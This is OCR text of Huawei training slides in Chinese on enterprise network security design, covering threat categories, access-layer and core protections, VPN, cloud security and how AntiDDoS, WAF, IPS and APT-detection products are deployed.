
Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

基础网络安全威胁分析



- 基础网络安全通过对各层次的安全威胁进行分析，定制详细的基础网络安全防护方案，便于客户完成基础网络安全调整。
  - **终端安全威胁：**终端是园区网络最外围设备，面向用户，若防护不充分，容易导致主机沦陷，成为攻击源，威胁网络，可能存在接口外联风险、操作系统漏洞、僵木蠕虫等威胁。
  - **接入安全威胁：**接入层作为园区网络的边界，为各种终端提供接入，若配置不当或不加控制，可能存在广播风暴、仿冒攻击、中间人攻击等威胁 。
  - **汇聚核心层安全威胁：**根据其功能实现不同，会存在不同差异，如果作为集中认证点，大量接入可能存在CPU性能风险；如果作为网关，大量ARP请求可能导致CPU利用率过高。
  - **出口安全威胁：**出口主要用于连接内网、互联网以及数据中心等不同功能区域，可能存在各种安全威胁，如：病毒、木马、蠕虫、DDoS攻击、远程接入威胁等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 基础设施安全主要包括硬件安全威胁、虚拟化安全威胁、云操作系统安全威胁。其中，公有云用户由于不需要管理和维护云基础设施，所以不涉及基础设施安全。
  - 硬件安全威胁主要指硬件后门导致的安全威胁，如CPU漏洞、BMC漏洞、网卡漏洞等。
  - 虚拟化安全威胁主要指虚拟化系统本身的安全漏铜。
  - 云操作系统安全威胁主要指云操作系统由于弱算法漏洞、API漏洞、权限提升漏洞、共享技术漏洞等造成的安全威胁。
- 云账号安全主要包括账号风险和口令风险。
  - 账号风险：账号劫持、账号盗用、身份凭证保护不力、未能使用多因素身份验证等多种行为导致的账号风险。
  - 口令风险：弱口令、暴力破解等。
- 云应用安全主要包括云业务主机安全威胁和云端数据安全威胁。
  - 云业务主机安全威胁：系统漏洞、恶意程序、木马、病毒、蠕虫、扫描攻击、注入攻击、恶意代码、DDoS、APT等。
  - 云端数据安全威胁：数据丢失、数据泄露、数据被加密等。

网络攻击威胁分析

- 通常情况下，企业有内外互访需求，如内网主机互访、内网主机访问互联网、分支机构访问总部内网、互联网用户访问内网资源等，来自互联网的潜在不安全因素时刻威胁园区网络的安全，常见的攻击威胁主要有以下几种。

DDoS攻击威胁	Web攻击威胁	僵木蠕威胁	APT攻击威胁
• DDoS攻击会使网络带宽拥塞、安全设备的会话及业务系统资源耗尽，引发系统瘫痪，导致业务中断。	• Web攻击会盗取用户cookie、用户身份、密码等信息，获取服务器root权限，上传恶意脚本，安装后门等。	• 病毒自行独立运行，通过不断获取网络中存在漏洞主机的控制权限来感染更多主机。	• 高级可持续威胁攻击,攻击者拥有较强的专业水平，通过各种先进的手段，绕过安全策略，利用系统漏洞，获取合法访问网络凭证。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

华为HiSec安全解决方案

- 华为HiSec安全解决方案通过基础网络安全、云安全、网络攻击防御以及网络安全运维四个方面的安全防护技术，构建企业网络安全智能防护体系，保障业务系统的正常运行。

基础网络安全	云安全	网络攻击防御	网络安全运维
防火墙技术	私有云安全技术	DDoS攻击与防御	智能安全运维
交换安全技术	网络虚拟化安全技术	Web安全防御	网络安全故障排查
路由安全技术	公有云安全技术	入侵防御系统	
网络准入控制		APT攻击检测与防御	
VPN技术		安全态势感知	
IPv6安全技术		渗透测试	

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. 网络安全概述
2. **企业网络安全架构设计**
   - 企业网络安全架构设计概述
   - 基础网络安全
   - 云安全
   - 网络攻击防御
   - 网络安全运维
3. 华为企业网络安全解决方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


企业网络安全设计思路（1）

- 网络安全技术应用于各行各业，部署实施之前，需要充分了解客户现场的业务需求及网络建设需求，为网络安全架构设计提供必要的需求输入，从而准确输出实施方案。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


企业网络安全设计思路（2）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

企业网络安全架构

- 企业网络根据本地接入、互联网接入、对外服务、业务远程访问等不同需求，通过基础安全网络、云业务安全、网络攻击防御、远程接入、智能运维等实现安全组网。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 网络安全概述
2. **企业网络安全架构设计**
   - 企业网络安全架构设计概述
   - 基础网络安全
   - 云安全
   - 网络攻击防御
   - 网络安全运维
3. 华为企业网络安全解决方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

基础网络安全架构概述



- 基础网络安全为业务安全提供基本保障， 主要包括以下几部分：
  - 网络准入
  - 源攻击防护
  - 本机防攻击
  - 出口安全
  - 远程接入防护（VPN）
  - .....


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 网络准入：对终端、用户、访客进行准入控制，防止非授权接入。
- 源攻击防护：在接入交换机开启源攻击防护，实现伪造源攻击导致合法用户无法访问网络。
- 本机防攻击：在汇聚或核心设备开启本机防攻击，保障已有业务在攻击发生时，正常运转。
- 出口安全：在出口设备按业务类型划分不同的安全域，对区域间的流量进行检测和保护，防止一个区域发生安全事故时，不影响另外一个区域。
- 远程接入防护：在出口设备和远程用户网络设备上启用VPN功能，实现业务数据在不安全的网络上安全通讯。

网络准入

- NAC（Network Access Control，网络接入控制）通过对接入网络的客户端和用户进行认证来保证网络的接入安全（防范非授权访问），适用于有线和无线的网络准入。
- 有线和无线用户安全接入的规划思路是相同的，有线用户基于交换机接入端口进行接入控制，一般通过802.1X认证或MAC认证实现；无线用户基于SSID进行接入控制，一般通过Portal认证实现。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 准入认证服务器包括准入安全控制服务器、安全管理服务器，以及必要的病毒库服务器和补丁服务器。
  - 安全控制服务器主要进行用户认证和安全审核，实施安全策略，并且与网络准入设备联动，下发用户权限。
  - 安全管理服务器主要进行用户管理，包括增加、删除、修改用户权限及用户部门配置，及安全策略的定制和管理等。
  - 病毒库服务器主要用于控制各种终端上的防病毒软件的病毒库的自动更新。

接入层安全 - 源攻击防护


- 接入层作为园区网的边界，为用户提供多种接入方式，通过在接入层交换机上启用相应的安全功能，防止仿冒合法用户对网络发起攻击，导致合法用户无法获得稳定、安全的网络服务。
- 接入层需要在安全性和可用性方面适当平衡，接入交换机上可以部署的安全功能有：
  - DHCP Snooping：防止DHCP Server仿冒者攻击；
  - IPSG（IP Source Guard，IP源防护）：防止恶意主机伪造合法主机的IP地址来仿冒合法主机；
  - DAI（Dynamic ARP Inspection，动态ARP检测）：防止中间人攻击，避免合法用户的数据被中间人窃取；
  - ARP报文限速：防止设备处理大量ARP报文导致CPU负责过重而无法处理其他业务。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

核心层安全 - 本机防攻击

- 核心层设备处于网络的关键位置，为业务提供高速转发功能，其设备自身的安全至关重要，通过在设备开启本机防攻击功能，保证已有业务在发生攻击时的正常运转，避免设备遭受攻击时各业务之间相互影响。
- 本机防攻击针对的是上送CPU的报文，主要用于保护设备自身安全，核心设备上可以部署的本机防攻击功能有：
  - CPU防攻击：保证CPU对业务的正常处理。
  - 攻击溯源：根据攻击报文信息找出攻击源用户或者攻击源接口。
  - 端口防攻击：避免攻击端口的协议报文挤占带宽，导致其他报文丢弃。
  - 用户级限速：用户在受到DoS攻击的时候，只影响本用户，不影响其他用户。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CPU防攻击：CPU防攻击可以针对上送CPU的报文进行限制和约束，使单位时间内上送CPU报文的数量限制在一定范围之内，从而保护CPU的安全，保证CPU对业务的正常处理。
- 攻击溯源：设备通过对上送CPU的报文进行分析统计，然后对统计的报文设置一定的阈值，将超过阈值的报文判定为攻击报文，再根据攻击报文信息找出攻击源用户或者攻击源接口。
- 端口防攻击：端口防攻击是针对DoS攻击的另一种防御方式。它基于端口维度进行防御，可以避免攻击端口的协议报文挤占带宽，导致其他报文丢弃。
- 用户级限速：用户级限速指的是基于用户MAC地址识别用户，然后对用户的特定协议报文进行限速，使得单个用户在受到DoS攻击的情况下，只影响本用户，不对其他用户带来影响。
- ARP优化应答：如果全部将ARP请求报文上送主控板CPU处理，将会导致CPU使用率过高，为了避免利用率过高危害，可以使能ARP优化应答功能。

出口安全


- 出口设备（一般为防火墙设备）处于网络的重要位置，用于连接内部网络和外部网络。防火墙通过划分不同等级的安全区域并对安全区域间互访的流量进行检测和保护，防止一个区域发生安全事故时，影响另外一个区域。
- 出口安全通过对不同安全区域的网络进行接入授权、访问控制、入侵防范等措施，实现对网络的保护，出口设备上可以部署的安全功能有：
  - 访问控制：对进出安全区域边界的信息进行访问控制，阻断非授权访问。
  - 入侵防范：阻断针对信息系统的各种攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

远程接入安全

- 远程接入使企业网络边界进一步扩大，Internet中存在诸多不安全因素，容易造成数据窃取或篡改，通过在出口边界与远程用户（出差员工、分支机构）之间建立VPN来实现数据通讯加密，防止数据在Internet中传输造成数据泄密、重要数据被破坏等后果。
- VPN主要用于对远程用户访问企业内部资源的数据进行加密，保证数据安全，根据远程接入场景的不同，可分为：
  - Client-to-Site VPN
  - Site-to-Site VPN



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Client-to-Site VPN：又称Remote Access VPN适用于出差员工VPN拨号接入的场景。即客户端与企业内网之间通过VPN隧道建立连接，客户端可以是一台防火墙、路由器，也可以是个人计算机。此场景可以使用以下几种VPN技术实现：SSL、IPSec、L2TP和L2TP over IPSec；
- Site-to-Site VPN：适用于公司两个异地机构的局域网互连。即两个局域网之间通过VPN隧道建立连接，部署的设备通常为路由器或者防火墙。此场景可以使用以下几种VPN技术实现：IPSec、L2TP、L2TP over IPSec、GRE over IPSec和IPSec over GRE。

目录

1. 网络安全概述
2. **企业网络安全架构设计**
   - 企业网络安全架构设计概述
   - 基础网络安全
   - 云安全
   - 网络攻击防御
   - 网络安全运维
3. 华为企业网络安全解决方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

云安全

- 云安全为企业业务转型升级保驾护航，云安全主要包括云基础设施安全加固、云账号及密码安全策略、应用系统生命周期内产品防病毒以及相关漏洞修复等，防范私有云和公有云遭受各类高级威胁攻击。

基础设施安全加固	云账号安全防护	应用系统安全加固
• 硬件安全加固：硬件配置检查（包括服务器、交换、存储等硬件设备），固件安全升级（网卡、BMC），堡垒机构建集中运维、统一授权精细化控制。 • 软件安全加固：软件配置和配套关系检查、系统访问控制和认证授权、虚拟化和云操作系统生命周期安全升级及漏洞修复。	• 账户自动锁定：密码输入错误次数超过限制，自动锁定。 • 密码安全策略：复杂度、高强度加密算法、非重复使用、密码修改等。 • 多因子验证：手机验证码、动态口令、扫一扫、人脸识别等。	• 云主机安全：使用AI、机器学习和深度算法等技术分析主机中的各项安全风险，集成多种杀毒引擎，深度查杀主机中的恶意程序，漏洞管理、入侵检测实现潜在风险。 • 数据安全：访问控制，只允许特定用户访问特定数据或资源、数据加密、数据备份与恢复，数据容灾。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 云安全用于保证私有云和公有云的安全，是企业云业务的基础安全保障，而根据具体的云类型（私有云和公有云）则有各自的高级安全保障措施。

私有云安全

- 私有云是为一个组织单独使用而构建的一种云计算服务形式。私有云可提供对数据、安全性和服务质量的有效控制。私有云可提供对数据、安全性和服务质量的有效控制。该组织拥有基础设施，并可以控制在此基础设施上部署自己的网络和应用服务。
- 针对私有云安全，华为云Stack解决方案通过多维度进行防护，具体有以下几个方面：

华为云Stack安全	华为云Stack主机安全	华为云Stack网络安全	华为云Stack数据安全
• 虚拟化安全：提供虚拟化内核资源隔离、镜像安全、防欺骗等基础安全能力。 • 平台安全：提供认证鉴权、访问SSL加密、API调用控制等安全能力。	• 访问控制：提供主机镜像访问权限控制。 • 虚拟机加固：提供虚拟机安全加固，如风险预防、入侵检测、高级防御、网页防篡改等功能。 • 实时监控：实时监测主机风险并阻止非法入侵行为。	• 安全隔离：VPC网络隔离。 • 访问控制：支持网络ACL、安全组等。 • 云防火墙：实现最细粒度为网卡级的访问控制。 • 远程接入：提供VPN、VPCEP等安全访问通道。	• 数据访问安全：访问鉴权、敏感数据识别、敏感数据脱敏。 • 存储安全：存储加密、数据库加密，数据备份、数据容灾。 • 数据安全审计：合规审计、日志管理、异常行为监控。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 华为云Stack解决方案是华为面向多行业客户推出的云计算解决方案。针对企业云计算数据中心场景进行设计和优化，提供了强大的虚拟化功能和资源池管理能力、丰富的云基础服务组件和工具、开放标准化的API接口，可以帮助客户水平整合数据中心物理和虚拟资源，垂直优化业务平台。

公有云安全

- 公有云是指第三方提供商通过公共Internet为用户提供的云服务，用户可以通过Internet访问云并享受各类服务，包括并不限于计算、存储、网络等。
- 华为公有云安全以安全服务的形式为企业业务安全护航，体现在以下几个方面：

主机安全	应用服务安全	数据资产安全	安全态势
• 企业主机安全HSS：统一安全管理、资产管理、基线检查和漏洞管理从而及时发现主机风险。 • 云堡垒机CBH：实现主机管理、权限控制、运维审计。	• DDoS防护ADD：使用高防IP实现DDoS防护。 • Web应用防火墙WAF：识别恶意请求和预防未知威胁。 • 云防火墙CFW：流量管控和入侵防范。	• 数据库安全服务DBSS：数据库审计、SQL注入攻击检测。 • 数据加密服务DEW：云上数据加密。 • 云证书管理服务CCM：SSL证书和私有证书管理。	• 漏洞扫描服务VSS：发现网站、服务器暴露在网络中的安全风险。 • 态势感知SA：云安全基线，告警管理及风险可视化。 • 威胁检测服务MTD：监控恶意活动和未授权行为。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 高防IP：用于检测和清洗用户流量。Web业务需要用户将DNS域名指向该IP，非Web业务需要将业务IP变更为高防IP，同时配置源站IP。配置转发协议后，使用端口协议转发方式将用户的访问通过高防IP转发到源站IP，同时高防IP将恶意攻击流量清洗后转化为正常流量返回到源站IP，从而确保源站IP稳定访问。

目录

1. 网络安全概述
2. **企业网络安全架构设计**
   - 企业网络安全架构设计概述
   - 基础网络安全
   - 云安全
   - 网络攻击防御
   - 网络安全运维
3. 华为企业网络安全解决方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络攻击防御概述

- 对于对外提供服务的园区网络，IP资源暴露于互联网，容易遭受DDoS攻击、Web攻击、僵木蠕攻击以及高级可持续攻击，导致网络和服务器资源耗尽、敏感信息泄露、商业信息被加密等威胁。
- 针对互联网的攻击，园区网络通常会在出口部署防御系统，实现攻击防御，常见的防御系统有以下几种:

AntiDDoS	WAF	IPS	FireHunter	HiSec Insight
• 用于实现拒绝服务攻击防范，避免因为DDoS攻击引起网络带宽拥塞、安全设备会话和业务系统资源耗尽而导致业务中断。	• 专门针对Web应用提供的安全防护服务。降低Web服务器和应用因web攻击导致的数据被窃取、篡改、提权、后门安装等。	• 实时检测网络信息，一旦发现攻击行为，立即响应，主动切断连接或发出告警。	• 识别网络中传输的恶意文件和C&C攻击，弥补了传统安全设备（防火墙、IPS、AV）基于特征检测技术的不足。	• 有效发现网络中的潜在威胁和高级威胁，实现安全态势感知，防患未然。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- C&C（Command and Control，命令与控制）攻击：通过C&C服务器对受害主机进行操控的一种攻击。C&C服务器不仅可以收集被害主机的信息，如操作系统、应用软件和开放端口等，还可以向被害主机发送控制指令，指使它执行某些恶意行为。攻击者也可以将被害主机作为跳板，通过其感染更多网络内的主机，最终由C&C服务器进行统一控制。

DDoS攻击防护

- 在园区出口部署AntiDDoS设备，用于实现DDoS攻击防范，避免因为DDoS攻击引起网络带宽拥塞、安全设备会话及服务器资源耗尽等，确保业务系统的正常工作。
- 华为AntiDDoS解决方案由AntiDDoS设备和管理中心两部分组成。
  - AntiDDoS设备：由检测中心+清洗中心组成，支持直路部署和旁路部署两种部署模式。
    - 检测中心：负责对流量进行检测，发现异常流量后上报管理中心，由管理中心下发引流策略至清洗中心进行引流清洗。
    - 清洗中心：清洗中心主要根据管理中心下发的策略进行引流、清洗、回注等操作，并记录操作日志上报管理中心。
  - 管理中心：SecoManager是AntiDDoS解决方案的管理中枢，负责“检测中心”和“清洗中心”的统一化管理，提供设备管理、策略配置、性能监控和告警管理等功能。




AntiDDoS直路部署

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- AntiDDoS设备支持“直路部署”和“旁路部署”两种部署模式。
  - 直路部署：组网方式较为简单，不需要额外增加接口，且由于防护设备可以实时监控双向流量，在个别攻击防护上会优于旁路部署。但该部署方式会使得所有流量都经过DDoS设备，处理这些流量将耗费大量转发性能，且需要尽可能避免单点故障并减少算法上的误判，这对DDoS防护设备的可靠性要求较高。直路部署时仅部署清洗设备即可，清洗设备部署在网关之后防火墙之前，并且需要串接Bypass卡，保证清洗设备故障时业务流量能够通过，增强可靠性。
  - 旁路部署：在组网结构较为复杂的场景下，为了避免设备直路部署可能带来的链路短时中断情况，旁路部署应运而生。相较于直路部署，旁路部署既保证了原有组网不被破坏，同时引入流量流向改变技术，通过引流，回注等一手段控制流量走向，实现对异常流量的精准处理。
- 设备联动：设备联动是指将检测设备和清洗设备通过SecoManager联动起来。检测设备检测到异常流量上报SecoManager，SecoManager下发引流任务至清洗设备，由清洗设备完成引流、清洗和回注。

WEB攻击防护

- 在服务器前部署WAF设备，防范针对Web业务系统开放的HTTP或者HTTPS的端口的攻击，同时防范web攻击导致的数据被窃取和篡改、账号提权、恶意脚本上传、后门安装、业务中断等。
- WAF在网络中的部署方式有以下几种：
  - 透明代理：使用透明串接的方式接入网络，该部署方式不需要改变用户的网络结构。
  - 反向代理：由于用户的网络环境比较复杂，网络流量比较大或者用户不希望采用串接的方式，那么可以采用反向代理的方式，旁挂在核心交换机或者路由器上。
  - 旁路监控：客户在部署环境中，采用端口镜像的方式，将连接Web服务器的交换机端口镜像到另外一个端口（该端口连接WAF设备），达到旁路监控的目的。




WAF透明代理部署

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- WAF还支持以桥模式在网络中进行部署，桥模式是真正意义上的透明模式，该模式中，WAF串接在网络中，用户无需更改网络设备与服务器的配置，即插即用。但桥模式下，WAF对原始数据包没有拆解，且无法对响应包的处理，导致很多功能无法使用，所以串接部署时，建议使用透明代理模式。

入侵防御

- IPS入侵防御系统部署在防火墙下游，实时监测网络流量，用于检测恶意代码、僵木蠕、病毒对内网的侵害等，确保业务系统的正常工作。
- IPS在网络部署方式有以下几种：
  - 直路部署：直路部署中IPS使用固定二层接口对透明接入网络，上下行设备不用做任何配置调整。当IPS出现故障时，可以快速的将IPS切到Bypass状态保证业务的正常运行。
  - 旁路部署：相较于直路部署，旁路部署保证了原有组网不被破坏。通过引流，回注等一系列手段来控制流量的走向，实现对异常流量的处理。




IPS直路部署

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

APT攻击防御

- 在网络中部署FireHunter，可以有效弥补传统安全设备基于特征检测技术的不足，有效避免未知威胁攻击的扩散和企业高价值资产信息损失。
- FireHunter的部署方式有以下几种：
  - 防火墙联动部署：防火墙部署在网络出口，提取网络流量中携带的文件发送给FireHunter进行文件威胁检测，防火墙根据检测结果执行对应的安全策略。
  - 流量还原独立部署：FireHunter旁路部署在交换机上，独立接收交换机镜像的网络流量，然后进行流量还原，提取其中的文件进行文件威胁检测。
  - HiSec Insight联动部署：HiSec Insight流探针接收并还原交换机镜像的网络流量，提取其中的文件发送给FireHunter进行文件威胁检测，并将检测结果发送给HiSec Insight集群。




防火墙联动部署

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全态势感知

- SA（Situational Awareness，态势感知）是对一定时间和空间内的环境元素进行感知，并对这些元素的含义进行理解，最终预测这些元素在未来的发展状态。安全态势感知是指将态势感知的相关理论和方法应用到网络安全领域。
- 华为HiSec Insight高级威胁分析系统通过对网络中的流量及各类设备的日志等海量网络基础数据进行采集和分析，有效的发现网络中的潜在威胁和高级威胁，实现企业内部的全网安全态势感知。
- 同时，HiSec Insight会联动网络执行单元（网络控制器和安全控制器）完成安全隔离策略的自动化执行，实现故障闭环。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 网络安全概述
